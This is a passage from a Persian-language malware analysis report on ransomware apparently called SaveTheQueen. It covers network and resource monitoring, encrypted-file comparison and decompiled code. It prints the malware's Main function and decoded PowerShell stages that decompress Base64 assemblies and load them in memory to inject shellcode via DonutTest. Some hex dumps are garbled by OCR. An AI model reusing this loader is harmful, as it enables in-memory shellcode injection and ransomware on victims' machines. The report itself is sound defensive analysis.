در طول فعالیت بدافزار در سیستم هیچ نوع فعالیتی مبنی بر ارتباطات شبکه مشاهده نگردید. شکل زیر نمونه‌ای از بررسی شبکه را در طول اجرا و فعالیت بدافزار نشان می‌دهد که بیانگر عدم فعالیت بدافزار در سمت شبکه می‌باشد.




The screenshot shows a network traffic capture in Wireshark. The filter is set to 'ip.addr == 192.168.6.128'. The capture shows several packets of type NBNS (NetBIOS Name Service) between source IP 192.168.6.128 and destination IP 192.168.6.2. The packets include 'Refresh' and 'Name query' operations. The packet details pane shows the structure of an Internet Protocol Version 4 packet and a User Datagram Protocol packet. The packet bytes pane shows the raw hex and ASCII data of the captured packet.

No.	Time	Source	Destination	Protocol	Length	Info
35	113.194451	192.168.6.128	192.168.6.2	NBNS	110	Refresh NB TAHILILGAR-PC<20>
37	114.707287	192.168.6.128	192.168.6.2	NBNS	110	Refresh NB TAHILILGAR-PC<20>
39	116.219922	192.168.6.128	192.168.6.2	NBNS	110	Refresh NB TAHILILGAR-PC<20>
51	144.828757	192.168.6.128	192.168.6.2	NBNS	92	Name query NB TAHILILGAR-PC<1c>
53	146.340074	192.168.6.128	192.168.6.2	NBNS	92	Name query NB TAHILILGAR-PC<1c>
54	147.852628	192.168.6.128	192.168.6.2	NBNS	92	Name query NB TAHILILGAR-PC<1c>
56	149.412918	192.168.6.128	192.168.6.255	NBNS	92	Name query NB TAHILILGAR-PC<1c>
59	150.177237	192.168.6.128	192.168.6.255	NBNS	92	Name query NB TAHILILGAR-PC<1c>
60	150.941431	192.168.6.128	192.168.6.255	NBNS	92	Name query NB TAHILILGAR-PC<1c>

شکل ۱۱ - فعالیت شبکه‌ای بدافزار

۴-۷ وضعیت منابع سیستم

شکل زیر وضعیت منابع سیستم مانند CPU، memory و غیره را در طول اجرای بدافزار نشان می‌دهد. در شکل مشاهده می‌شود که میزان CPU در بیشترین مقدار خود فعالیت داشته و در بیشتر مواقع به میزان ۱۰۰ درصد فعالیت رسیده است. منابع دیگر هم مانند I/O نیز در برخی موارد کارکرد بیشتری داشته است.



شکل ۱۲ - وضعیت منابع سیستم در طول فعالیت بدافزار


۴-۸ بررسی فایل‌های رمز شده

از بین فایل‌های رمز شده توسط بدافزار یک فایل با پسوند jpg به عنوان یک نمونه انتخاب شده است که شکل‌های زیر وضعیت باینری آن را در حالت‌های رمز شده و بدون رمز شده نشان می‌دهد.

B1 82 AB 22 68 D4 F8 96 C5 78 3F C6 2A 3F BC 0F	±,«"h0ø-Ax?è*?4.	FF D8 FF DB 00 84 00 03 02 02 03 02 02 03 03 03	ÿøÿÿ.....
70 85 BF 7E 30 E5 EA 5B F2 A3 9D E2 4E F7 5E 7A	p..i-0âê[ôe.âN-^z	03 04 03 03 04 05 08 05 05 04 04 05 0A 07 07 06
9A A7 D8 F2 02 3C CF D9 AE BE F1 4F C2 16 6B 16	559ø.<IÜø%h0A.k.	08 0C 0A 0C 0C 0B 0A 0B 0B 0D 0E 12 10 0D 0E 11
EC DB 48 85 EA 22 30 D8 88 6C 24 08 78 9B A4 CF	iÜH..e"0ø"1s.x»#I	0E 0B 0B 10 16 10 11 13 14 15 15 15 0C 0F 17 18
15 1B 9B 26 9B D3 ED B8 3E 90 C1 C4 E7 46 38 7F	..»>ô1.>.AAçF8.	16 14 18 12 14 15 14 01 03 04 04 05 04 05 09 05
C2 94 61 D5 51 3E C5 B8 74 75 83 6B A7 F4 68 84	Å"aoQ>Å.tufkSøh.,	05 09 14 0D 0B 0D 14 14 14 14 14 14 14 14 14 14
99 54 B7 4D 29 7F 9E 72 A9 A7 A7 EE 02 B0 15 D9	"T.M).zæSSi.°.Ü	14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14
92 A2 06 CA B6 E9 37 73 0C B2 F5 B8 07 78 BC B0	'o.Ëÿé7s'.*8..x*°	14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14
11 07 2C A7 97 04 19 A7 5D B7 58 D4 E2 D3 58 10	..s-..s] x0á0X.	14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14ÿÄ.....¿.
A3 86 EC 51 SD 7D CC 8B 16 F0 41 FC DB E7 56 77	£+iQ]Ii.øAUüçVw	A0 03 01 22 00 02 11 01 03 11 01 FF C4 01 A2 00ÿÄ.ø.
02 A5 B6 73 C6 2C 12 47 D3 4B 55 9E 1A 1F 95 1C	.ÿÿsE..GÖKUZ....	00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00
AC 7B DD 53 E6 9F 45 F9 8A 89 4E 3F 75 9A F6 9C	-(ÿSeÿEuS&N7uSøøe	00 01 02 03 04 05 06 07 08 09 0A 0B 10 00 02 01
DB 97 71 B5 A2 B5 18 E2 63 65 2F 85 9F 4F BD 8A	Ü-quçp.âce/_Y0æS	03 03 02 04 03 05 05 04 04 00 00 01 7D 01 02 03}
C1 B3 4F 85 FE 54 09 CB 2B C5 E7 57 B2 C5 4C 13	Å"oT.Ë+âçW*Å11.	00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14!1A..Qa."ç.
2B B2 10 13 7D C3 98 F2 C6 32 A1 9B 1D 31 6C EF	+*..ÿ]Ã"øE2; >.111	32 81 91 A1 08 23 42 B1 C1 15 52 D1 F0 24 33 62	2..ÿ.ÿ#B±â.RNø\$3b
1B 84 DD B1 46 69 6E 7D 22 DD 6A 3A 86 7C 9E 75	..ÿ+Fin)ÿÿ:† zu	72 82 09 A0 16 17 18 19 1A 25 26 27 28 29 2A 34	r.....%6'() *4
40 CE 08 97 05 9F 79 5C 08 DF 64 F2 B6 98 1B 4E	@i.-.ÿÿ\Bdóq".N	35 36 37 38 39 3A 43 44 45 46 47 48 49 4A 53 54	56789:CDEFGHIJST
85 F7 3B C1 58 C8 75 31 7B 35 0E 2A 9E 3D 44 F3	...:ÅXEu1{S.*Z=Dø	55 56 57 58 59 5A 63 64 65 66 67 68 69 6A 73 74	UVWXYZcdefghijst
1A EA 03 0D 2C 75 F4 73 1B 1F 40 EE F9 5F 95 E3	.è..uâs.øiü .â	75 76 77 78 79 7A 83 84 85 86 87 88 89 8A 92 93	uvwxyzf...†"šS"ø"
DF 5B AF D6 DB E4 37 E5 3B 4D 4C 62 B7 24 F7	A["OÜa7â;MLAb-ç-	94 95 96 97 98 99 9A A2 A3 A4 A5 A6 A7 A8 A9 AA	"....."šøçHÿ;S"ø"
D4 19 FE 3E 78 4E EE 28 C4 BC A7 F3 FC E9 FF B7	ô.p>xNi(ã*souéÿ-y	B2 B3 B4 B5 B6 B7 B8 B9 BA C2 C3 C4 C5 C6 C7 C8	*µç.°*ÅÅÅÅçE
F1 6E AD B8 8E 97 E9 46 13 6C 5A 1F 11 53 42 73	ñn.-Z-êF.LZ..SBs	C9 CA D2 D3 D4 D5 D6 D7 D8 D9 DA E1 E2 E3 E4 E5	ÉÉÉÉ0000»0U0ââââ
90 84 ED 2D 40 1C 28 19 AC C8 4C 23 95 E6 44 3A	..i-ø.(-.EL†+æD	E6 E7 E8 E9 EA F1 F2 F3 F4 F5 F6 F7 F8 F9 FA 01	æçèéèè0000-øüü.
63 39 F5 A5 7E E4 F5 D5 B5 B7 39 BF AB 01 11 B	c90ÿ~âð0p.9çæ....	00 03 01 01 01 01 01 01 01 01 01 00 00 00 00 00
DO 91 9D 3E B5 B8 C9 E0 C6 BC BB F5 C9 25 4E 5B	D'.»ç.ÉâæçøE#N]	00 01 02 03 04 05 06 07 08 09 0A 0B 11 00 02 01
E6 48 15 DE 42 C2 D7 22 FC 7C D9 D4 E2 06 DC EE	æH.BB.*"øPé0â.Üi	02 04 04 03 04 07 05 04 04 00 01 02 77 00 01 02
08 9F DB 14 2C C7 52 F7 8C 0D ED 64 D1 EB 81 4E	.ÿ.ÿçR-çTidãÿÿJ	03 11 04 05 21 31 06 12 41 51 07 61 71 13 22 32!1..AQ.aq.*2
47 E8 8B 57 73 59 B3 BE CF B7 10 51 22 33 08 10	GèçWÿÿ"i..Q"3..	81 08 14 42 91 A1 B1 C1 09 23 33 52 F0 15 62 72B'±A.#3Rø.br
AC EE BF FD 63 1E 53 BB 2F 1E 87 3F 3E FD FA 54	-iÿç.S/..†?>ÿT	D1 0A 16 24 34 E1 25 F1 17 18 19 1A 26 27 28 29	N'..\$4â#S...è'()
40 F2 4D 30 6D 28 F2 06 EB E5 A2 72 7B 9C 73 33	@øM0M(ò.ââçr(æ3ç	2A 35 36 37 38 39 3A 43 44 45 46 47 48 49 4A 53	*56789:CDEFGHIJS
26 58 B6 D8 4E 5D 40 46 A7 E9 B1 A6 19 8D 9A 6A	çXÿI0N]@FSZ±!..šj	54 55 56 57 58 59 5A 63 64 65 66 67 68 69 6A 73	TUVWXYZcdefghijs
64 9D 13 05 EA 7C 85 21 35 C4 F2 83 19 21 8C 6B	d...è! ..Sâöf.ÿKk	74 75 76 77 78 79 7A 82 83 84 85 86 87 88 89 9A	uvwxyzf...†"šS"ø"
A2 FO 2B 52 F8 8B 04 59 6E 9E E5 38 95 65 C5 20	çâRex.ÿnâ8ø+â	82 93 94 95 96 97 98 99 9A A2 A3 A4 A5 A6 A7 A8	"....."šøçHÿ;S"ø"
3F AE 0A 4E 0D 4B DA 73 22 BA 1F 47 00 43 DD 30	.ø.N.KÜs"°.G.CÿY0	A9 AA B2 B3 B4 B5 B6 B7 B8 B9 BA C2 C3 C4 C5 C6	@*µç.°*ÅÅÅÅçE
36 F1 6D 05 23 93 C6 07 FA 14 1A C0 0A 61 A7 A7	èÿÿ.†"E.ü..â.aSS	C7 C8 C9 CA D2 D3 D4 D5 D6 D7 D8 D9 DA E2 E3 E4	ÉÉÉÉ0000»0U0âââ
0D 13 A7 3F 35 0D 07 4D DB 4F 51 57 CD B7 81 78	..S?S.*.Ü0QWÿ..x	E5 E6 E7 E8 E9 EA F2 F3 F4 F5 F6 F7 F8 F9 FA FF	æçèéèè0000-øüüÿ
82 16 51 72 FB 83 27 C5 43 C4 21 B8 D1 BE 6A 3C	..çRüf'ÅCA!ÿNç<	DA 00 0C 03 01 00 02 11 03 11 00 3F 00 F8 08 A9	ÿ.....?..ø.e
33 25 4E 68 5B 3F A1 23 86 0C 00 5C 91 1D F9 1D	3%N[?;†+..ÿ.ü.	E4 E3 18 EB 8A 07 B7 E7 52 48 AC 8D C0 38 20 1E	ââ.èS.çRH-.â8..
		68 8D 4A FC C4 6E CF 6E 94 AE 62 98 D6 2D B4 64	h.JuânIn"øb"0-çd

شکل ۱۳ - ساختار باینری نمونه فایل رمز شده

شکل سمت راست حالت عادی و شکل سمت چپ حالت رمز شده را نشان می‌دهد. همچنین شکل زیر تفاوت‌های باینری این دو نتیجه را نشان می‌دهد که تمام قسمت‌های باینری فایل تبدیل شده و هیچ نقطه اشتراکی ندارند.



Result	Address A	Size A	Address B	Size B
Difference	0h	30A02Ah	0h	30A0D5h


شکل ۱۴- تفاوت میان فایل رمز شده و رمز نشده برای یک فایل با پسوند jpg

۵ تحلیل کد

با توجه به محیط توسعه بدافزار و بدلیل اینکه کدهای توسعه یافته در محیط دات‌نت مستقیماً به زبان سطح پایین می‌توان با استفاده از ابزارهایی مستقیماً به کدهای آن دست یافت. در ادامه بخش‌های قابل دسترس و قابل بررسی توضیح داده خواهد شد.

۵-۱ ساختار درختی کدهای بدافزار

شکل زیر ساختار درختی فایل بدافزار را نشان می‌دهد که در آن می‌توان به استفاده از powershell و PS2EXE اشاره کرد. PS2EXE نوعی تبدیل کننده (نگاشت کننده) برای اسکریپت‌های ps1 به PEهای قابل اجرا می‌باشد.



شکل ۱۵- ساختار درختی فایل اصلی بدافزار

۵-۲ استفاده از کتابخانه سیستمی

در بخش‌های قبلی به این اشاره شده بود که بدافزار از کتابخانه سیستمی Kernel32.DLL در برخی از بخش‌های خود استفاده می‌کند. شکل زیر این عملیات را تایید کرده و نشان می‌دهد که این کتابخانه توسط بدافزار Import می‌گردد.

```
// Token: 0x0600001F RID: 31
[DllImport("Kernel32.dll")]
private static extern UIntPtr GetStdHandle(ConsoleInfo.STDHandle stdHandle);

// Token: 0x06000020 RID: 32
[DllImport("Kernel32.dll")]
private static extern ConsoleInfo.FileType GetFileType(UIntPtr hFile);
```

شکل ۱۶- Import کردن کتابخانه سیستمی توسط بدافزار

۳-۵ تابع Main بدافزار

شکل زیر تابع اصلی اجرای بدافزار را نشان می‌دهد. در این تابع، بدافزار ابتدا محیط powershell را بدست آورده و با استفاده از کدهای مربوطه سعی در اجرای دستوری در powershell دارد. کل دستور مربوط به فعالیت مخرب بدافزار (دریافت و رمزگذاری فایل‌های سیستم) بصورت رشته Base64String می‌باشد که ابتدا در مقدار @string به رشته قابل فهم تبدیل شده و در powershell اجرا می‌گردد.

در کدهای زیر که با خط زرد رنگ نشان داده شده است ابتدا یک نمونه از PS2EXE را ایجاد کرده و اجرای دستور در محیط powershell را فراهم می‌سازد. در قدم بعدی دستورات را در رشته @string را تبدیل کرده و با استفاده از دستوراتی این آن را اجرا می‌کند. در مراحل بعدی این رشته بررسی شده و محتویات آن نشان داده خواهد شد.

```
[MTAThread]
private static int Main(string[] args)
{
    PS2EXE ps2EXE = new PS2EXE();
    bool flag = false;
    string text = string.Empty;
    PS2EXEHostUI ui = new PS2EXEHostUI();
    PS2EXEHost host = new PS2EXEHost(ps2EXE, ui);
    ManualResetEvent mre = new ManualResetEvent(false);
    AppDomain.CurrentDomain.UnhandledException += PS2EXE.CurrentDomain_UnhandledException;
    try
    {
        using (Runspace runspace = RunspaceFactory.CreateRunspace(host))
        {
            runspace.ApartmentState = ApartmentState.MTA;
            runspace.Open();
            using (PowerShell powershell = PowerShell.Create())
            {
                Console.CancelKeyPress += delegate(object sender, ConsoleCancelEventArgs e)
                {
                    try
                    {
                        powershell.BeginStop(delegate(IAsyncResult r)
                        {
                            mre.Set();
                            e.Cancel = true;
                        }, null);
                    }
                    catch
                    {
                    }
                };
                powershell.Runspace = runspace;
                powershell.Streams.Error.DataAdded += delegate(object sender, DataAddedEventArgs e)
                {
                    ui.WriteLine(((PSDataCollection<ErrorRecord>)sender)[e.Index].ToString());
                };
                PSDataCollection<string> psdataCollection = new PSDataCollection<string>();
                psdataCollection.Complete();
                PSDataCollection<PSObject> colOutput = new PSDataCollection<PSObject>();
                colOutput.DataAdded += delegate(object sender, DataAddedEventArgs e)
                {
                    ui.WriteLine(colOutput[e.Index].ToString());
                };
                int num = 0;
                int num2 = 0;
                foreach (string text2 in args)
                {
                    if (string.Compare(text2, "-wait", true) == 0)
                    {
                        flag = true;
                    }
                    else if (text2.StartsWith("-extract", StringComparison.InvariantCultureIgnoreCase))
                    {
                        string[] array = text2.Split(new string[]
                        {
                            ","
                        }, 2, StringSplitOptions.RemoveEmptyEntries);
                        if (array.Length != 2)
                        {
                            Console.WriteLine("If you specify the -extract option you need to add a file for extraction in this way\r\n
                            -extract:\"<filename>\"");
                            return 1;
                        }
                        text = array[1].Trim(new char[]
                        {
                            ' '
                        });
                    }
                    else
                    {
                        if (string.Compare(text2, "-end", true) != 0)
                        {
                            if (string.Compare(text2, "-debug", true) != 0)
                            {
                                goto IL_1C8;
                            }
                            System.Diagnostics.Debugger.Launch();
                        }
                        else
                        {
                            num = num2 + 1;
                        }
                    }
                }
                IL_201:
                string @string = Encoding.UTF8.GetString(Convert.FromBase64String
                ("c3RhcnQgY21kLmV4ZQ8KJH8yb2hpZD1HZXQtUHJvY2VzcyAtTmFtZS8jbmQqICB8c2VsZmN0IC1leHBhbWQgawQNCg0KJHY0ID0gJ0g0c01
                BQUBFBQUBRUFPeT1TZXdzV1hiZUYvOTZqOVVEM1dRM215eFRZdHQ2VkpOR211bFh6cE04cUhpZTV6a0ZveFdaR1RuUEdu0N1c1JzV1FCaGdS
                QXANCm1JQU1ROUJDM29uMnhwSw95UXRCj0XNhQwFYa2xSUFYQnV5bHJZMjM3TKJDOGptL0cxwFZaQk93dmZ0Q1hmM1BseGtadzQwYjK1N3puZ
                ...
            }
        }
    }
}
```

شکل ۱۷- تابع Main بدافزار و اجرای دستوراتی در powershell

در صورتی که این رشته را به Utf-8 تبدیل کنیم دو دستور متفاوت بصورت زیر قابل مشاهده می‌باشند. دستور اول باعث اجرای cmd.exe شده و دستوری که بازم بصورت تبدیل شده به Base64String می‌باشد را اجرا می‌کند. این دستور نیز با استفاده از ابزارهایی به رشته‌های قابل فهم تبدیل شد که بصورت ناخوانا نشان داده می‌شد.

```
start cmd.exe
$procid=Get-Process -Name cmd* |select -expand id

$v4 = 'H4sIAAAAAAAEA0y9SewshXbeF/96j9UD2WQ3myxTYtt6VJNGiS1XzpM8qH0e5zkF0xwZGTnPGTkCbrRsWQBhgRAP
mIAIQ98C3on2xpIoyQtB1saAaXk1WIAxBuy1rY1swNBC8jm/G1XVZB0wvfNCXF3P1xkZw40b957zne9852Zt/Jes
d5Z1vZe/f/kvLet3Lf0/71n/z//7ofz99B/7uz9t/Vdf+71f+t236u/9Ue5unw4ng+Ls737MLX3+4P7YeJ80F/3
H1b7D91G58PuMHM++8Y3vv7L3jma0cuqvr2z8t/5+d/4/Lz/s/XHP/zkx8Cy/q606m0z7bf+ibz/oF9qS61v8v4j
027L+vJf68NPsF3/98763n+su+r/v/z3i3/4X1b027DMey/v/rC7/Anrp+T1U9nv0/8v+uSL/0n7vvoJH78qn4s/
8vkz13m48u9/9ne8+9J7/ejHTVFnPztfz1N5T9v03vVG/+v3v2+/78n/Pzs724Ps+FNemznX3/+x/dJ/sJmPf2L2
0bZ9JMdFfsmy/o+/d56+/9yrz/yv28HPriK8q8c/62Pfn31r4W+8dEnv/3pT1vW13+oT+sH+vJvfecSxx8//RnZ
+vWPF/1PfuPjT3778M0vdnn7fL9PpQM//jd/Vc75FWtJ+6xvfv0kxZF/p/+rLx890m35fUnP/wpuZFPv02y58e/
8o0fk7df+fXVB0uG0h/73qfSKR//1K989Suy6WffffqxnpdPvmq+YfXT7+i2z/51X/jo09/Xj7+av4sZz/+UNv0
Cc37VenETjn95vWQ9vct9Fngs2ggHoqvbvt/K638nz+u7P7CshLTqf5C/73bc82q/uOgeX/2a9PvvvLe+2+tYP/xb
.....
fVa/1f9/RonFpGbrSv0F80H64VWhg+wa63d1MafUXwHwMulvZGCVud68CHMKeKUL9+j7BxRU9HEfh88U8B18J4zv
KE7pnYxuMcU8TIDm7POL7/2T/PNF32usK/Xvd/6xAfn/f/4x/vwD0yv0KQDCBAA='

$gg = New-Object IO.Compression.GZipStream([IO.MemoryStream][Convert]::FromBase64String($v4),[IO.Compression.CompressionMode]::Decompress)
$bb = New-Object Byte[](1024*777)

Try
{
    $gg.Read($bb, 0, 1024*777)

    [Reflection.Assembly]::Load($bb)

    [ShellcodeTest.Program4]::Main(@($procid))
}
Catch
{
    $_.Exception.Message | Out-String
}
```

شکل ۱۸- اولین دستور اجرا شده توسط powershell

بعد از تبدیل رشته V4 می‌توان محتویات زیر را مشاهده کرد.

Text

```
O9pTHW0S9ielWRYRwz8DPnloHXGNohh0TPOff+I9d4vxKeTgGO3kz79RP9NtZLw8zPwDwHEbgDOPfz3oZy20ucca
fPTepdlbDxCh5J2k+rVul/8rzVr+SLcvA0Zqe4MrQB1EpBqe2v5/rf89VmOs6bf6vQP9flg3aEZU6v4ObPACsESf
fVa/1f9/RonFpGbrSv0F80H64VWhg+wa63d1MafUXwHwMulvZGCVud68CHMKeKUL9+j7BxRU9HEfh88U8B18J4zv
KE7pnYxuMcU8TIDm7POL7/2T/PNF32usK/Xvd/6xAfn/f/4x/vwD0yv0KQDCBAA=
```

gz Compress Decompress

Result

```
Execution time: 42538 us Compression ratio: 44 % Original size: 137393 bytes Result size: 311808 bytes
MZ.....@.....
!L!This program cannot be run in DOS mode.
$....."
```

شکل ۱۹- Decompress کردن رشته V4

در ادامه نیز بازم یک دیتا دیگری بصورت فشرده شده از Base64String مشاهده می‌گردد که مقدار تبدیل شده آن را می‌توان در شکل ۲۲ مشاهده کرد. در انتهای این رشته‌ها می‌توان دستوراتی را مشاهده کرد که این دیتاها را اجرا می‌کنند. در پایان ستورات نیز با استفاده از تابع Sleep باعث ایجاد وقفه در سیستم شده و فایل SaveTheQueen.LOG را ایجاد می‌کند.


```
$v3 = 'H4sIAAAAAAAAAE0y9Wex0W3retf/n+3x6sNvudjsHJzBkM22jgyucmqcASdc8z3NFqFPDrnHXvGuUaHUGRLJAFjbc
UiwUcRGkXAQQKCLcIEgXKBgiEQUccEFElwGbhASykXC+/7w/s5puy08d1ykT//r9q1h7XXXusdnud5V9XG/6b1
zrKs9/L3j/6RZf2eZf73fev/+X8/kr+f/ZP/2c9af+Mbv/8rv/dw/f1f6a71w/H82F5nuw+zCb7/cH9MLU/nk/7
D+v9h2yJ82F3mNtf0tb3/xV7xzNnGVV395Zfzv8X//tj+f9n61/+sNPvUUs6z+VvN1qtV2ZvvyvP+iX21Lr27z/
xLTbsr761/rwU2zX/72zvv+v6a76/6/+fIf/vf3/4f3VsMy5z2++6Pu8qesn5HXvyP7/fL/iz758n/Svq//2Mev
y+fij33+wrUfrvyb/Rvefem9fvITp/jzX5wv55m8p21673qjv/f+d+z3ffn/F2fb0ci0P+01mXP95z+xX/onmv13
zT7atk/kumiVwNa/8x+/t97+v9zrj/3vu4FPrIL8K8d/55PFXP8ToW998tnvf6z1vXNH+nT+qG+/HO/fJavj5//
ngz95qe/+ae+9e1nv3v49pe7vH3c73PpwE//mV+Xc37NwTE+6zvvPv80R7H/5z8vL598/115/ekPf1pu5DNvu+z5
6a/98Bfk7dd+c/3BkqH0J7//uXTKpz/za1//mmz6+Xeff6rnZpfPvm7+4fXzr+n2z379n/rk8z8mH389f5azH3+k
.....
DUDHxwidXOT2Fs4cuucGc/A2eLaL1NHr4Jmk+dbeo/8bKxZ+w95fBo107yXKPniKSPU9cu1/iyCwC8zp1/a5XZSs
OUAI5sRS9wAqhzDNzZxr783f2v/fI3CbhJoxf4jx803wrFAI/gXmb+xGzpg/Ba01aW8ktGpfL5+IOYVxrdvn6fNb
KILh2M8bzxTGM/pMfFRnx5SeSSNojfpXaN/+YHv93HP/Jb/+6bUddTv2qV811f/79av4+k/G5QKBAL4EAA=='
```

```
$gg = New-Object IO.Compression.GZipStream([IO.MemoryStream][Convert]::FromBase64String($v3),[IO.Compression.CompressionMode]::Decompress)
$bb = New-Object Byte[](1024*777)

Try
{
    $gg.Read($bb, 0, 1024*777)

    [Reflection.Assembly]::Load($bb)

    [ShellcodeTest.Program3]::Main(@($procid))
}
Catch
{
    $_.Exception.Message | Out-String
}

#Sleep 27
#cat "$env:ProgramData\.SaveTheQueen.LOG" | out-string | Out-File $p -Append
```

شکل ۲۰- اجرای دومین دستور توسط بدافزار در powershell

مقدار V3 نیز بعد از تبدیل رشته توسط ابزارها بصورت زیر قابل دسترس می باشد.

Text

شکل ۲۱- Decompress کردن رشته V3

۵-۳ تبدیل و بررسی مقادیر V3 و V4 (شکل های ۲۲و۲۱)

در تبدیل و بررسی کدهای تبدیل شده می توان مقادیر و کدهای زیر را مشاهده کرد. در این کدها مقدار DonutTest مشاهده می گردد که یک پروژه متن باز در گیت هاب می باشد.

```
(WrapNonExceptionThrows DonutTest Copyright © 2019)
$3c9a6b88-bed2-4ba8-964c-77ec29bf1846
x_CorDllMainmscoree.dll
4VS_VERSION_INFO
VarFileInfo$Translation
StringFileInfoP
000004b0
Comments"
CompanyName
FileDescriptionDonutTest000FileVersion1.0.0.08
InternalNameGodTest.dllH00LegalCopyrightCopyright 2019
LegalTrademarks
OriginalFilenameGodTest.dll
ProductNameDonutTest4
ProductVersion1.0.0.08
Assembly Version1.0.0.0
```

شکل ۲۲- نمونه‌ای از بخش‌های قابل خواندن در رشته Decompress شده

پروژه DonutTest یک پروژه متن‌باز در گیت‌هاب می‌باشد که برای کارهای تزریق از راه‌دور ShellCode در پروسس مورد نظر مورد استفاده قرار می‌گیرد(دستورات Shellcode باید بصورت Base64String باشد). آدرس پروژه مورد برای دریافت آن بصورت زیر می‌باشد.

<https://github.com/TheWover/donut/tree/master/DonutTest>

Branch: master ▾ donut / DonutTest / Create new file Upload files Find file History

odzhan removed redundant files Latest commit 26229fd 4 days ago

..		
Properties	v0.9 Release	8 months ago
App.config	v0.9 Release	8 months ago
DonutTest.csproj	v0.9 Release	8 months ago
DonutTest.sln	v0.9 Release	8 months ago
Hello.cs	v0.9 Release	8 months ago
Program.cs	v0.9 Release	8 months ago
Readme.md	update docs	4 days ago
calc.js	upd	4 months ago
calc.vbs	upd	4 months ago
dlltest.c	removed redundant files	4 days ago
rundotnet.cpp	v0.9 Release	8 months ago
rundotnet.exe	v0.9 Release	8 months ago

شکل ۲۳- بخش‌های تشکیل دهنده پروژه DonutTest در گیت‌هاب

DonutTest

